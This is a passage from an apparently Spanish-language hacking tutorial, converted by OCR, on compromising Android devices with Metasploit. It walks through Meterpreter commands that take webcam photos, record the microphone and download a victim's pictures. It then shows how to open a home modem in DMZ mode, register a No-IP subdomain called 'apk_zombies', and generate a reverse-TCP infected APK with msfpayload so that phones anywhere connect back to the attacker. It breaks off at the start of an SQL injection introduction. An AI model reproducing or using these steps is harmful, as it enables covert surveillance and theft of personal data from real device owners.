
```
meterpreter > webcam_list
1: Front Camera
meterpreter >
```

Comando “webcam_snap” , para tomar una foto en tiempo real con el dispositivo.

```
meterpreter >webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /opt/msf/QCutolEI.jpeg
meterpreter >
```




Comando “ifconfig” , para revisar las interfaces de red y la mac address del equipo.



Comando “record_mic” , para grabar audio con el dispositivo :

Comando “ps” , para listar los procesos que están corriendo en el dispositivo.



Comando “ls” , para listar los archivos.

```
meterpreter > ls

Listing: /data/data/com.metasploit.stage/files
==============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  4008   fil   2013-09-17 12:20:59 -0500  vizkfkktreoquoowulnt.dex
100666/rw-rw-rw-  1993   fil   2013-09-17 12:20:57 -0500  vizkfkktreoquoowulnt.jar
100666/rw-rw-rw-  97240  fil   2013-09-17 12:21:00 -0500  yfhkcmiimxxbnujjulnw.dex
100666/rw-rw-rw-  37661  fil   2013-09-17 12:20:59 -0500  yfhkcmiimxxbnujjulnw.jar
```

Comando “pwd” , para ver en que carpeta o phat estamos posicionados.

```
meterpreter > pwd
/data/data/com.metasploit.stage/files
```

Nos Posicionamos en la ruta “/mnt/sdcard/Pictures/” que en este caso es la ruta donde la Tablet guarda las fotos en la memoria externa.


meterpreter > cd /mnt/sdcard/Pictures
meterpreter >ls

```
meterpreter > ls

Listing: /mnt/sdcard/Pictures
=============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  269588  fil   2012-12-04 07:50:02 -0600  01.jpg
100666/rw-rw-rw-  315529  fil   2012-12-04 07:50:02 -0600  02.jpg
```

Ahora descargaremos una foto a nuestro escritorio mediante el comando “download”.

meterpreter > download 01.jpg /Users/Makuaz/Desktop
meterpreter > download 01.jpg /tu_/ruta/

```
meterpreter > download 01.jpg /Users/Makuaz/Desktop
[*] downloading: 01.jpg -> /Users/Makuaz/Desktop/01.jpg

[*] downloaded : 01.jpg -> /Users/Makuaz/Desktop/01.jpg
meterpreter >
```




Cerramos la sesión de meterpreter con el comando "exit".

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.1.219 - Meterpreter session 1 closed.  Reason: User exit

MacBook-Pro-de-Makuaz:msf Makuaz$
```

Explotación Remota

La explotación Remota consiste en poder infectar un dispositivo android , no importa en que estado de la republica o país se encuentre , con este tipo de explotación podremos obtener la sesión de “meterpreter” remota.



Conociendo nuestra infraestructura (proveedor de servicio , Modem , Velocidad de conexión)

Para poder hacer la explotación remota debemos conocer bien nuestra infraestructura de red y de proveedor de servicio de internet.

-Modem
modelo y conocer la entrada al panel de la configuración

-Ethernet o WIFI?
Cable rj45 o inalámbrico


-Conexión
De forma opcional debemos hacer una prueba de conexión para saber a cuantos megas navegamos.

Suponiendo que contamos con un modem 2wire de Telmex y conociendo que es inalámbrico , procederemos a abrir los puertos mediante una sencilla configuración.

Por lo regular la configuración del modem es a través de la ip “192.168.1.254” (obviamente debemos estar conectados)


Abrimos nuestro navegador y nos dirigimos a la dirección “192.168.1.254” en algunos módems nos pedirá el usuario , el cual es “Telmex” y la contraseña es “la clave wep”.

Ingresamos a la administración del modem .




Entramos a la configuración de “Bloqueo de Intrusos”.

En este ejemplo la computadora del lado derecho llamada “Makuaz-Private” es la que esta conectada a la red , ahí puede ser tu equipo y debes identificarlo con el nombre que le hayas puesto a tu pc .



Escojemos "Permitir todas las Aplicaciones (modo DMZplus (Zona desmilitarizada), y damos aceptar.




Una vez hecho esto Reiniciamos el modem para que se apliquen los cambios.

Una vez reiniciado vamos a verificar que dirección ip tenemos con la ayuda de google y la siguiente pagina :

http://www.cual-es-mi-ip.net

Ahora Copiamos y pegamos en nuestro navegador , y por ejemplo en mi caso esta abierto el puerto para mi NAS.




Con esto ya tenemos todos los puertos abiertos , ¿pero que pasa si reinicio mi modem y/o se va la luz? , es claro que la ip va a cambiar y la explotación remota ya no funcionara ya que el apk infectado apunta a una ip en especifico y como ya no tenemos esa ip apuntando hacia nuestra pc y modem , dejara de funcionar.

3.6.2.-Conociendo el Servicio No-ip + creación y configuración de nuestro modem

El Servicio no-ip nos proporciona un subdominio para poder utilizar nuestra ip , no importando si cambia.

El registro es bastante sencillo a través de su pagina . http://www.noip.com
Una vez registrado accede a “add-host”



Escoges el nombre ejemplo: “apk_zombies” y el subdominio que gustes del lado derecho y da clic en “Add Host” y listo ya tienes un subdominio gratis apuntando a tu ip y tu pc.

3.7.-Explotacion 100% remota.

Una vez que tenemos configurado el modem en modo DMZ y el servicio No-ip apuntando a nuestro modem y pc , vamos a crear el apk infectado …. Pero esta vez en vez de poner ip vamos a poner el subdominio de No-ip.

Una vez en la carpeta de instalación de Metasploit usaremos el siguiente comando

"./msfpayload android/meterpreter/reverse_tcp LHOST=IP_LOCAL/NO-IP LPORT=PUERTO R > /RUTA/nombre_de_la_app.apk"

"./msfpayload android/meterpreter/reverse_tcp LHOST=apk_zombies.dominio.no-ip.com LPORT=6789 R > /RUTA/hacking_mexico.apk"

y listo seguimos los pasos anteriores.

1.-Inyeccion SQL . ¿Qué es?

Tomado de Wikipedia :

Inyección SQL es un método de infiltración de código intruso que se vale de una vulnerabilidad informática.
Presente en una aplicación en el nivel de validación de las entradas para realizar consultas a una base de datos.

El origen de la vulnerabilidad radica en el incorrecto chequeo y/o filtrado de las variables utilizadas en un programa que contiene, o bien genera, código SQL . Es, de hecho, un error de una clase más general de vulnerabilidades que puede ocurrir en cualquier lenguaje de programación y/o Script que esté embebido dentro de otro

